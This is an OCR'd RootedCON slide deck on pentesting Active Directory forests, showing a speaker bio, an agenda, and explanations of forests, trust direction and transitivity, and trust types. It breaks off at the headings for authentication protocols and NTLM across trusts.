# PENTESTING

## ACTIVE DIRECTORY FORESTS

**CARLOS GARCÍA GARCÍA**

ciyinet

/RootedCON

# PS C:\> WHOAMI

## CARLOS GARCÍA GARCÍA

**Computer Science Eng.**
**OSCP**


**Co-author book**
Hacking Windows: Ataques a Sistemas y redes Microsoft

**Penetration Testing**
Kroll | A Division of DUFF&PHELPS

**Hack&Beers, Qurtuba…**
Organizer

# WHAT ARE WE GOING TO TALK ABOUT?

- Introduction to Active Directory Forests and Trusts
- Why Pentesting Trusts?
- Authentication Protocols across Trusts
- Trusts enumeration
- Common Attacks & Techniques
- Reconnaissance across Trusts
- Conclusions

# FORESTS

- Domains are structured into *trees* and *forests*
  - A **tree** is a collection of related domains
  - A **forest** is a collection of trees that trust each others

- Only one "Enterprise Admins" group per forest
  - Exists in root domain only
  - Non-existing in child domains
  - Added as local admin in child domain's DCs

# TRUSTS

- Allow authentication traffic to flow between two domains

- Establish the ability for users in one domain to authenticate to resources in another domain

# TRUST DIRECTION

- **One-way**
  - Domain B trusts A
  - Users in Domain A can access resources in Domain B. Users in domain B cannot access domain A

- **Two-way**
  - Domain A trusts B, domain B trusts A
  - Authentication requests can be passed between the two domains in both directions

# TRUST TRANSITIVITY

Determines if a trust can be extended outside of the two domains

- **Transitive**
  - Extends trust relationship with other domains
  - Let a trusted domain pass through to a third domain

- **Non-transitive**
  - Denies trust relationship with other domains

# TYPE OF TRUSTS

| Type | Direction | Transitivity | Description |
|---|---|---|---|
| Parent-Child | 2-way | Transitive | Automatically established when a new domain is created in a tree |
| Tree-Root | 2-way | Transitive | Automatically established when a new tree is added to a forest. Between the new tree root and the forest root domain |
| External | 1-way or 2-way | Non-transitive | Manually created between a domain in a forest and another domain in a different forest that does not have a forest trust established |
| Forest | 1-way or 2-way | Transitive | Manually created between one forest root domain and another forest root domain |
| Shortcut | 1-way or 2-way | Transitive | Manually created between domains in the same forest that is used to shorten the trust path in a large and complex domain tree or forest and improve authentication times |
| Realm | 1-way or 2-way | Transitive or Non-transitive | Manually created between an AD domain and a non-Windows Kerberos V5 realm |


References:
https://blogs.msmvps.com/acefekay/2016/11/02/active-directory-trusts

# TRUSTS


- All trusts within the same forest are two-way and transitive

- This is why all domains within a forest trust each other

- Users from any domain can access resources in any other domain within the forest as long as:
    - They have the proper **permissions** assigned at the resource
    - They have **network access**


Forest: entityA
Tree 1: entityA.com
entityA.com
Parent-Child trust
Parent-Child trust
Tree-Root trust
Tree 2: entityB.net
spain.entityA.com
uk.entityA.com
group1.net
Parent-Child trust
Parent-Child trust
cordoba.spain.entityA.com
sales.group1.net

# DIRECTION OF TRUST VS ACCESS



# PENTESTING
## ACTIVE DIRECTORY FORESTS

### Why Pentesting Trusts?

/RootedCON

ciyinet

# WHY PENTESTING TRUSTS?


- Environments with trusts that were created many years ago without security in mind

- Sometimes domain trusts introduce unintended access paths

- Some domains (i.e. testing, development…) are not well maintained, controlled or monitored

# WHY PENTESTING TRUSTS?

Or simply, what if your **target** is in a different domain?




References:
Kroll Proactive Security Team

# PENTESTING


## ACTIVE DIRECTORY FORESTS

### Authentication Protocols


/Rooted CON

ciyinet

# CREDENTIALS FLOW IN WINDOWS



# NTLM ACROSS TRUSTS



